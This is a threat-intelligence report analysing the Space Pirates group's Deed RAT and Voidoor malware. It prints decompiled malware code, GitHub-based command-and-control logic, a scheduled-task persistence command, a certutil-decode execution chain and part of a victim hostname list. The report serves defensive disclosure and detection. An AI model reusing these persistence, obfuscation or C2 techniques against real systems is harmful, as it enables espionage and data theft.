Space Pirates: a look into the group's unconventional techniques, new attack vectors, and tools

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-a-look-into-the-group-s-unconventional-techniques-new-attack-vectors-and-tools/

Positive Technologies

Contents

Introduction

At the end of 2019, the team at the Positive Technologies Expert Security Center (PT ESC) discovered a new cybercrime group, which they dubbed Space Pirates. It had been active since at least 2017. The first-ever comprehensive research paper describing the group saw light in early 2022. The Space Pirates group have since stepped up attacks on Russian companies: we have come across the group frequently while investigating cyberattacks in the past year. They have hardly changed their tactics, but they have developed new tools and improved their old ones.

The cybercriminals' main goals are still espionage and theft of confidential information, but the group has expanded its interests and the geography of its attacks. Over the year, at least 16 organizations have been attacked in Russia and one in Serbia. Some of the new victims that we identified are Russian and Serbian government and educational institutions, private security companies, aerospace manufacturers, agricultural producers, defense, energy, and infosec companies.

1. Investigating the network infrastructure

We found an Acunetix installation on one of the Space Pirates command-and-control (C&C) servers, which suggested that the group exploited vulnerabilities—an attack vector we had not seen it use earlier.



Figure 1. Evidence of Acunetix being installed on a Space Pirates C&C server

During our investigation, we noticed that the group was interested in PST email archives (among other targets). A configuration error on a Space Pirates C&C server allowed us to scan its contents, discovering two email archives belonging to a Serbian ministry.

```
![\[ICO\]](/icons/blank.gif)| [Name](?C=N;O=D)| [Last modified](?C=M;O=A)|
[Size](?C=S;O=A)| [Description](?C=D;O=A)
---|---|---|---|---

* * *

![\[   \]](/icons/unknown.gif)| [a.zip.001](a.zip.001)| 2023-01-13 06:30 |
500M|
![\[   \]](/icons/unknown.gif)| [a.zip.002](a.zip.002)| 2023-01-13 06:33 |
500M|
![\[   \]](/icons/unknown.gif)| [a.zip.003](a.zip.003)| 2023-01-13 06:36 |
280M|
![\[   \]](/icons/unknown.gif)| [[redacted].pst]([redacted].pst)|
2023-01-13 05:37 | 7.8M|
![\[   \]](/icons/unknown.gif)| [[redacted].pst]([redacted].pst)|
2023-01-13 02:26 |  72M|
![\[   \]](/icons/unknown.gif)| [public.jsp](public.jsp)| 2022-10-19 09:52 |
2.6K|
![\[   \]](/icons/unknown.gif)| [tun.php](tun.php)| 2022-11-01 06:57 | 5.5K|
![\[   \]](/icons/unknown.gif)| [u_ex230109_x.log](u_ex230109_x.log)|
2023-01-11 08:26 | 436M|
![\[   \]](/icons/unknown.gif)| [zimbra.jsp](zimbra.jsp)| 2022-10-19 09:34 |
2.6K|

* * *

Apache/2.4.52 (Ubuntu) Server at [redacted] Port 8080
```

Figure 2. C&C server with web shells and stolen data

We alerted the ministry via Serbia's National CERT. Other contents of the server included a Godzilla web shell and an obfuscated Neo-reGeorg tunnel.

The Space Pirates network infrastructure continues to use a small number of IP addresses as indicated by the DDNS domains. The malicious actors often reuse old website URLs by creating high-level domains, such as ruclient.dns04.com.ruclient.dns04.com.

The group had also begun using the ShadowPad malware, something we discovered as we were tracking changes in the hacker infrastructure using our internal ScanDat automated system. An alert we received pointed to a chain of SSL certificates characteristic of ShadowPad. That chain was covered in one of our previous reports. As we continued to investigate the incident in question, we found a copy of ShadowPad used by the Space Pirates group in the client's systems.

Figure 3. Chain of SSL certificates characteristic of ShadowPad

2. Analysis of the malware and tools

2.1. Deed RAT

Virtually every investigation we conducted found that the group was using Deed RAT. As far as we can tell, the Space Pirates group is moving away from other backdoors. Code similarities between Deed RAT and ShadowPad, noted by our peers, suggest that the backdoor is an evolution of ShadowPad. ShadowPad is in turn believed to be an evolution of PlugX. Unlike ShadowPad and PlugX, though, Deed RAT has been known to be exclusive to the Space Pirates group to date.

The backdoor is still under active development. We found a 64-bit version of Deed RAT on an infected device while investigating the incident. The structure of the main module and plugin headers is all but identical to the 32-bit version. Below is what it looks like:

```
struct SectionHeader {
    DWORD VirtualSize;
    DWORD SizeOfRawData;
};

struct ModuleHeader {
    DWORD Signature; // 0xDEED4554
    DWORD ModuleId;
    DWORD EntryPoint;
    QWORD OriginalBase;
    DWORD AbsoluteOffset;
    SectionHeader Sections[3];
    DWORD RelocationsVirtualSize;
};
```

The string encryption algorithm in recent versions is somewhat different. String length is no longer specified, and strings are null-terminated.

```
_BYTE *__stdcall decrypt_string(_BYTE *encrypted_string, _BYTE *decrypted_string)
{
  unsigned __int8 key; // ch MAPDST
  _BYTE *result; // eax
  int i; // edi
  unsigned __int8 roled_key; // cl
  int string_length; // [esp+4h] [ebp-4h]

  key = *encrypted_string;
  if ( key )
  {
    i = 0;
    string_length = key ^ (unsigned __int8)encrypted_string[1];
    if ( string_length )
    {
      do
      {
        roled_key = __ROL1__(key, 3);
        key += (key * key + roled_key * roled_key) ^ __ROR1__(key * roled_key, 3);
        decrypted_string[i] = key ^ encrypted_string[i + 2];
        ++i;
      }
      while ( i < string_length );
    }
    result = decrypted_string;
    decrypted_string[i] = 0;
  }
  else
  {
    result = decrypted_string;
    *decrypted_string = 0;
  }
  return result;
}
```

Figure 4. Original encryption algorithm, with string length explicitly stated

```
_BYTE *__fastcall decrypt_string(_BYTE *encrypted_string, _BYTE *decrypted_string)
{
  _BYTE *result; // eax
  unsigned __int8 key; // ch MAPDST
  int i; // esi
  unsigned __int8 roled_key; // cl
  char v7; // [esp+9h] [ebp-3h]

  result = encrypted_string;
  key = *encrypted_string;
  if ( key )
  {
    for ( i = 0; i < 4096; ++i )
    {
      v7 = result[i + 1];
      roled_key = __ROL1__(key, 3);
      decrypted_string[i] = key ^ v7;
      result = key;
      key += (key * key + roled_key * roled_key) ^ __ROR1__(key * roled_key, 3);
      if ( v7 == result )
        break;
      result = encrypted_string;
    }
  }
  else
  {
    *decrypted_string = 0;
  }
  return result;
}
```

Figure 5. Updated decryption

algorithm for null-terminated strings

We found computers infected with Deed RAT to contain two plugins, retrieved dynamically from the C&C server. The first one is named Disk, has the identifier 0×250, and is used as a disk tool. Essentially a Windows API wrapper, Disk supports the 10 network commands described below.

Identifier	Description
0x250	List disks
0x251	List files inside folder
0x252	List files inside folder recursively. The response returns the fields of the WIN32_FIND_DATAW structure, such as timestamp, size, attributes, and name
0x253	Call the SHFileOperation function with specified operation code and flags FOF_NOERRORUI | FOF_NOCONFIRMMKDIR | FOF_NOCONFIRMATION | FOF_SILENT | FOF_MULTIDESTFILES
0x254	Execute command via CreateProcess
0x255	Get file attributes and content
0x257	Write file to specified path with attributes
0x259	Create folder
0x25A	List network resources
0x25B	Connect network drive. The command sends a NETRESOURCEW structure

The other plugin is named Portmap and has the identifier 0×290. The hackers likely based it on the ZXPortMap utility often used by Asian cybercrime groups. The plugin is used for port forwarding and supports three network commands, each corresponding to an operating mode.

Identifier	Description
0x290	Proxy one request
0x292	Start simple proxy on specified port
0x294	Start SOCKS5 proxy without authentication on specified port

Additionally, the main module code contains a reference to a module with the identifier 0xC0, which we did not come across. Apparently, it was a built-in module that executed some actions before the backdoor started.

The configuration header in recent versions looks as follows:

```
struct DeedRATConfigHeader {
    DWORD Signature; // 0xC88CDB32
    BYTE UnusedFlag;
    WORD pInitialKey;
    BYTE PairReplacableFlag1;
    WORD pInstallationPath;
    WORD pSideLoadingDllName;
    WORD pShellcodeName;
    WORD pServiceName;
    WORD pDisplayedServiceName;
    WORD pServiceDescription;
    WORD pPersistentRegistryKey;
    WORD pPersistentRegistryValue;
    BYTE PairReplacableFlag2;
    WORD pTargetProcessForInject1;
    WORD pTargetProcessForInject2;
    WORD pTargetProcessForInject3;
    WORD pTargetProcessForInject4;
    WORD pBotID;
    BYTE UnusedFlag;
    WORD pMutexName;
    BYTE Unknown[58];
    BYTE DayOfWeek1;
    BYTE StartHour1;
    BYTE EndHour1;
    BYTE DayOfWeek2;
    BYTE StartHour2;
    BYTE EndHour2;
    BYTE DayOfWeek3;
    BYTE StartHour3;
    BYTE EndHour3;
    BYTE DayOfWeek4;
    BYTE StartHour4;
    BYTE EndHour4;
    BYTE DnsFlag;
    DWORD DnsIP1;
    DWORD DnsIP2;
    DWORD DnsIP3;
    DWORD DnsIP4;
    BYTE DohFlag;
    WORD pDohAddress1;
    WORD pDohAddress2;
    WORD pDohAddress3;
    WORD pDohAddress4;
    BYTE Unknown[34];
    WORD pC2Url1;
    WORD pC2Url2;
    WORD pC2Url3;
    WORD pC2Url4;
    BYTE UnusedFlag;
    WORD pProxyUrl1;
    WORD pProxyUrl2;
    WORD pProxyUrl3;
    WORD pProxyUrl4;
    BYTE Unknown[3];
};
```

The rest of the configuration consists of encrypted strings referenced in the header.

The DNS list in the configuration remains unchanged as follows: 8.8.8.8 (Google Public DNS), 1.1.1.1 (Cloudflare DNS), 9.9.9.9 (Quad9 DNS), 222.222.67[.]208. The final DNS likely should be spelled as 208.67.222.222 (Cisco OpenDNS). The config seems to use little-endian addressing, rather than the network byte order. The likely reason why the error might have gone unnoticed so far is that this address is the last one on the list and seldom sees use, while the others are not affected by endianness.

Never once did we see a DNS service hosted at 222.222.67[.]208. We have seen similar attempts to resolve domain names using non-existent DNS servers (see figure below).



Figure 6. Traffic containing requests to a non-existent DNS server
Queries like these are a likely sign of Deed RAT infection.

Unlike the sample described above, the backdoor contains the environment pseudovariable %AUTOPATH%, used in the configuration field InstallationPath and, depending on backdoor permissions and system bitness, resolved as follows:

- %AppData% if the backdoor is missing administrator permissions
- %ProgramFiles(x86)% if the backdoor has administrator permissions and the system is 64-bit Windows
- %ProgramFiles% if the backdoor has administrator permissions and the system is 32-bit Windows

We have seen a similar implementation in PlugX, which used the variable %AUTO%.

It seems interesting in light of the group's presumed Chinese origins that the number four is a regular feature of the code: four days on which the backdoor cannot run, four links to C&C servers, four links to proxies, four inject processes the malware into, four DNS servers, four DoH addresses. The pronunciation of the Chinese character 四 (four) differs from 死 (death) only in tone, thus the number four is considered unlucky.

2.2. Voidoor

During an investigation, we obtained a sample of unknown, functionally different malware. Our timeline of the sample appearing on the infected computer suggested that the malware is delivered via Deed RAT already installed on the machine and belongs to the Space Pirates group. We were later shown to be right. We named the malware Voidoor, after the C&C server and the backdoor malware type.



Figure 7. Voidoor (ConsoleApplication1.exe) appearing on the infected ALEX-PC computer
Compiled at the end of 2022, Voidoor is a 32-bit EXE file containing the PDB path "C:_\Project1\Release\Project1.pdb".



Figure 8. Information from the DIE analysis tool

Most of the strings inside are XOR-encoded with the key 0×22.

```
memset(Src, 49, 72);
v184 = 0;
for ( i = 0; i < 0x48; ++i )
  // /919A1C3FD38A41D89ED53F1967AF443D/contents/tgggggggggggggggggggggggggg
  Src[i] = v112[4 * i] ^ 0x22;
v98 = 15;
```

Figure 9. Obfuscated stack strings

The Voidoor life cycle can be broken down into the following phases:

1. Preparation
2. Talking to GitHub repositories
3. Gaining persistence
4. Talking to the voidtools forum
5. Talking to GitHub

2.2.1. Preparatory phase

The sample starts by trying to open port 27015. If unsuccessful, the process is terminated, so that only one sample is left running at any given time. This is followed by decrypting the bulk of the strings. These can be broken down into the following groups:

1. Talking to GitHub: access token, HTTP headers, user name, user repositories, names of files to be downloaded and run
2. Talking to the voidtools forum: URI with parameters
3. Talking to both GitHub and voidtools: User-Agent header: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36. The HTTP header in the network commands is written in lowercase, unlike the other fields
4. Local activity: name of scheduler task, paths of files created by Voidoor

The above strings are decrypted inside one function, and they can be categorized as file configuration. In addition to that, as the malware runs, it decrypts locally used strings.

This phase also sees Voidoor use the victim identifier, stored in a %TEMP%/ids file. If not present, the file is created, with three concatenated random numbers used as the ID.

```
LOBYTE(Block) = 0;
// %TEMP%\ids
FileAttributesA = GetFileAttributesA(v11);
if ( FileAttributesA == -1 || (FileAttributesA & 0x10) != 0 )
{
  v16 = _time64(0);
  srand(v16);
  v17 = rand();
  v18 = rand();
  v19 = rand();
  v20 = int_to_str(&v224, v19);
  LOBYTE(v277) = 19;
  v21 = int_to_str(v161, v18);
  LOBYTE(v277) = 20;
  v22 = int_to_str(v128, v17);
  LOBYTE(v277) = 21;
  v23 = split_str(v121, v22, v21);
  LOBYTE(v277) = 22;
  v24 = split_str(v132, v23, v20);
  v25 = &device_id;
  strcpy(&device_id, v24);
```

Figure 10. Generating a victim ID

2.2.2. Talking to GitHub repositories

A personal access token hard-coded in the sample tells us a few things about the owner and their repositories:

```
Token issuer: hasdhuahd
Token issuer url: https://api.github.com/users/hasdhuahd
User created at: 2022-11-23T01:08:24Z
User updated at: 2023-03-20T07:47:54Z

Project:        hasdhuahd/919A1C3FD38A41D89ED53F1967AF443D
Created at:     2022-11-23T03:44:21Z
Visibility:     private

Project:        hasdhuahd/myprivaterepo-1
Created at:     2022-11-23T03:44:32Z
Visibility:     private

Project:        hasdhuahd/13F20E32BDBA46229631517AB130A7E7
Created at:     2022-11-24T04:39:35Z
Visibility:     public

Project:        hasdhuahd/al-khaser
Created at:     2022-12-07T08:16:58Z
Visibility:     public
```

- hasdhuahd/919A... acts as the C&C center.
- hasdhuahd/myprivaterepo-1 holds the tools used by the malware.
- hasdhuahd/13F2... contains the only file that has a UUID. Its function is unknown.
- hasdhuahd/al-khaser is a fork of a public antivirus benchmarking utility.

The sample assembles the paths to the repositories it will use.

```
v80[15] = 17;
v80[16] = 16;
v80[17] = 103;
strcpy(v81, "11111111111111111111111111111111");
for ( i = 0; i < 0x20; ++i )
  v81[i] = LOBYTE(v79[i]) ^ 0x22;
// 1A11878899834F1591DFADC277B2132E
v64 = 15;
v63 = 0;
LOBYTE(__1A11878899834F1591DFADC277B2132E[0]) = 0;
if ( v81[0] )
  v7 = strlen(v81);
else
  v7 = 0;
strcpy2(__1A11878899834F1591DFADC277B2132E, v81, v7);
LOBYTE(v82) = 1;
v8 = std::operator+<char>(&repos_, &github_username);
LOBYTE(v82) = 2;
// /repos/hasdhuahd/919A1C3FD38A41D89ED53F1967AF443D/git/trees/main
v9 = string_join(v8, Block, &919A1C3FD38A41D89ED53F1967AF443D_git_tree_main);
LOBYTE(v82) = 3;
// /repos/hasdhuahd/919A1C3FD38A41D89ED53F1967AF443D/git/trees/main?recursive=1
string_join(v9, v57, &recursive);
if ( v76 >= 0x10 )
  j__free_0(Block[0]);
```

Figure 11.

Building the paths to a repository

Network communication is handled by libcurl.

Voidoor's first task is to tell the operators about the new victim. To do this, it builds the link https://api.github.com/repos/hasdhuahd/919A.../git/trees/main?recursive=1 and downloads the file 1A11878899834F1591DFADC277B2132E. If network is unavailable, the program will keep trying until it can download the file. The file maintains a victim list of several dozen strings consisting of a computer name and a pre-generated identifier.

```
DNK-01+7503655626889
SIMAKIN+9822298029235
T-WSI-536-8+15320253826844
WIN-SXZGWHSYKK2+184021857256 82
WIN-G3RLG7IKNEG+11583664276 22
DESKTOP-CIVLFWA+184021857256 82
WIN-PDWQPARTELA+68336634114 88
WIN-COBS0CUVQSC+683028654263 92
DESKTOP-90OMFKQ+682029176556 7
DESKTOP-SCC3YOM+140215381892 9
231-01326375+2205542153177 0
MF155+7013195255213
DESKTOP-A36P5GQ+863620299357 8
GALIMOV+533398906205
```

Figure 12. Part of the victim list. The plus sign is used as a delimiter

The JSON file returned by GitHub is parsed by chopping it into substrings.

```
  std::string::substr(Buf, v68, a14 + v30, 0xFFFFFFFF);
  LOBYTE(v99) = 7;
  if ( !a3 )
    goto LABEL_40;
  v32 = sub_379E80(v68, "\"", v31);
  if ( v32 != -1 )
  {
    v34 = std::string::substr(v68, v93, 0, v32);
    strcpy(v62, v34);
    std::string::~string(v93);
LABEL_40:
    strcpy(v98, "url\": \"");
    v82 = 15;
    strcpy(v80, "url\": \"");
    v81 = 7;
    LOBYTE(v99) = 8;
    v35 = sub_37E9B0(v68, v80, '"lru', 7u);
    if ( v35 == -1 )
    {
      exit_code = 0;
    }
    else
    {
      std::string::substr(v68, v65, v35 + 7, 0xFFFFFFFF);
      LOBYTE(v99) = 9;
      v37 = sub_379E80(v65, "\"", v36);
      if ( v37 == -1 )
      {
        exit_code = 0;
      }
      else
      {
        std::string::substr(v65, v66, 0, v37);
```

Figure 13. Every developer had this phase

If the above list does not contain a the identifier generated for the victim, Voidoor sends an HTTP PUT request to api.github.com. GitHub supports adding and modifying files with PUT requests as detailed here: docs.github.com/en/rest/repos/contents#create-or-update-file-contents. Remarkably, this phase includes the decryption of a string in the malware code that will be modified later:

```
{"message": "commit message", "content": "dGhpcyBpcyBkb25l", "sha": "164adc449d458c4b0819bb348db9b07ca2fc367d", "branch": "main"}
```

The sequence dGhpcyBpcyBkb25l turns into "this is done". This string is replaced with the ID to be added, and the resulting value is sent to the file 164adc449d458c4b0819bb348db9b07ca2fc367d. The sample then calls the repository myprivaterepo-1, downloading a shellcode file XOR-encrypted with the key 0×22 to the folder %TEMP%\myfile.bin.

It is worth noting that the developer has implemented integrity control by appending a SHA-256 checksum to the end of the file names, which is derived from the downloaded files and checked.

```
v3 = v2;
v11[19] = 0;
v14 = 0;
SHA256_Init(v12);
SHA256_Update(v12, Block, a2 - Block);
SHA256_Final();
string_vtable(v8, v13, v12);
LOBYTE(v14) = 1;
for ( i = 0; i < 32; ++i )
{
  *(&v9[5] + *(v9[0] + 4)) = *(&v9[5] + *(v9[0] + 4)) & 0xFFFFF1FF | 0x800;
  v5 = std::setw(v7, 2, 0);
  (*v5)(v9 + *(v9[0] + 4), *(v5 + 8), *(v5 + 12));
  v10[*(v9[0] + 4) + 56] = 48;
  sub_FFA0A0(v9, v13[i]);
}
sub_FFCBE0(v8, v3);
```

Figure 14. Verifying the checksum of a downloaded file

Judging by the corrupted shellcode files in the repository history, this desperate measure was intended as an extra guarantee that the file is valid. Interestingly enough, at some point, the developer began to additionally encode binary files in Base64 to avoid byte interpretation issues when storing these in Git.

Then, the sample terminates every process with the name ConsoleApplication1.exe, downloads a file with that name from the tooling repository, and saves it to the folder with the shellcode.

2.2.3. Gaining persistence

Voidoor generates a scheduler task as follows:

schtasks /create /tn MyApp /tr <File path> /sc minute /mo 1 /f && schtasks /create /tn MyApp /tr <File path> /sc minute /mo 1 /ru system /f

This task runs the malware every minute, with system permissions if possible. Clashes that may be caused by this outrageous frequency are avoided by checking port 27015. Notable is the method of gaining persistence: the malware uses the previously downloaded file ConsoleApplication1.exe, which is also used to run the shellcode. The process then generates a task inside the file orderFile.txt, formatting its contents in a way that resembles the output of certutil -encode (see figure below).

```
v132 = 118;
v133 = 103;
strcpy(BEGIN_CERTIFICATE, "11111111111111111");
for ( n = 0; n < 0x11; ++n )
  // BEGIN CERTIFICATE
  BEGIN_CERTIFICATE[n] = *(&v117 + 4 * n) ^ 0x22;
std::string::string(BEGIN_2, BEGIN_CERTIFICATE);
v117 = 103;
v118 = 108;
v119 = 102;
v120 = 2;
v121 = 97;
v122 = 103;
v123 = 112;
v124 = 118;
v125 = 107;
v126 = 100;
v127 = 107;
v128 = 97;
v129 = 99;
v130 = 118;
v131 = 103;
strcpy(END_CERTIFICATE, "111111111111111");
for ( ii = 0; ii < 0xF; ++ii )
  // END CERTIFICATE
  END_CERTIFICATE[ii] = *(&v117 + 4 * ii) ^ 0x22;
std::string::string(END_2, END_CERTIFICATE);
v42 = sub_1002440(v76, Buf);
```

Figure 15. Decrypting stack strings related to certutil

A Base64-encrypted command is placed in the BEGIN CERTIFICATE and END CERTIFICATE strings. The program runs the file ConsoleApplication1, which decrypts the shellcode (using the operation XOR 0×22) and runs it. The file logic is as follows:

```
cmd /c certutil -decode C:\Users\Public\Downloads\orderFile.txt C:\Users\Public\Downloads\silentBase.bat && echo 1 >
C:Users\Public\Downloads\checkString || echo 1 > C:\Users\Public\Downloads\checkString
cmd /c type C:\Users\Public\Downloads\silentBase.bat>C:\Users\Public\Downloads\Basesilent.txt && copy
C:\Users\Public\Downloads\Basesilent.txt C:\Users\Public\Downloads\silentBase.bat && del C:\Users\Public\Downloads\Basesilent.txt
&& echo
1>C:\Users\Public\Downloads\checkString || echo 1>C:\Users\Public\Downloads\checkString
cmd /c C:\Users\Public\Downloads\silentBase.bat &&echo 1>C:\Users\Public\Downloads\interResultFile.txt && echo
1>C:\Users\Public\Downloads\checkString || echo 1>C:\Users\Public\Downloads\checkString
Removal of API files via Windows  C:\Users\Public\Downloads\houston, C:\Users\Public\Downloads\interResultFile.txt,
C:\Users\Public\Downloads\silentBase.bat
```

It can be simplified as follows:

```
# Decode orderFile.txt to silentBase.bat
cd C:\Users\Public\Downloads
certutil -decode orderFile.txt silentBase.bat

# Use type and copy commands to complicate automated tracking of links between processes and artifacts
type silentBase.bat>Basesilent.txt
copy Basesilent.txt silentBase.bat
del Basesilent.txt

# Execute the script—in this case, the main file persistence logic
silentBase.bat

# Clean up temporary files
```

2.2.4. Talking to the voidtools forum

To support further operation, the program creates an invisible window with two threads.

```
v72.hCursor = LoadCursorW(0, 0x7F00);
v72.hbrBackground = 5;
v72.lpszClassName = "1";
RegisterClassExW(&v72);
Window = CreateWindowExW(0, "1", "1", 0xCF0000u, 300, 300, 0, 0, 0, 0, v58, 0);
ShowWindow(Window, 0);
v71 = 0;
CreateThread(0, 0, thread_1, &Window, 0, &v71);
v68 = 0;
CreateThread(0, 0, thread_2, &Window, 0, &v68);
while ( GetMessageW(&Msg, 0, 0, 0) )
{
  TranslateMessage(&Msg);
  DispatchMessageW(&Msg);
}
```

Figure 16. Creating two threads

The second thread serves the simple purpose of standing by for ten hours, then activating the termination flag for the first one.

```
1  void __stdcall __noreturn thread_2(LPVOID lpThreadParameter)
2  {
3    int v1; // esi
4
5    while ( 1 )
6    {
7      v1 = 36000;
8      do
9      {
10       Sleep(1000u);
11       --v1;
12     }
13     while ( v1 );
14     thread_completion_flag = thread_completion_flag == 0;
15   }
16 }
```

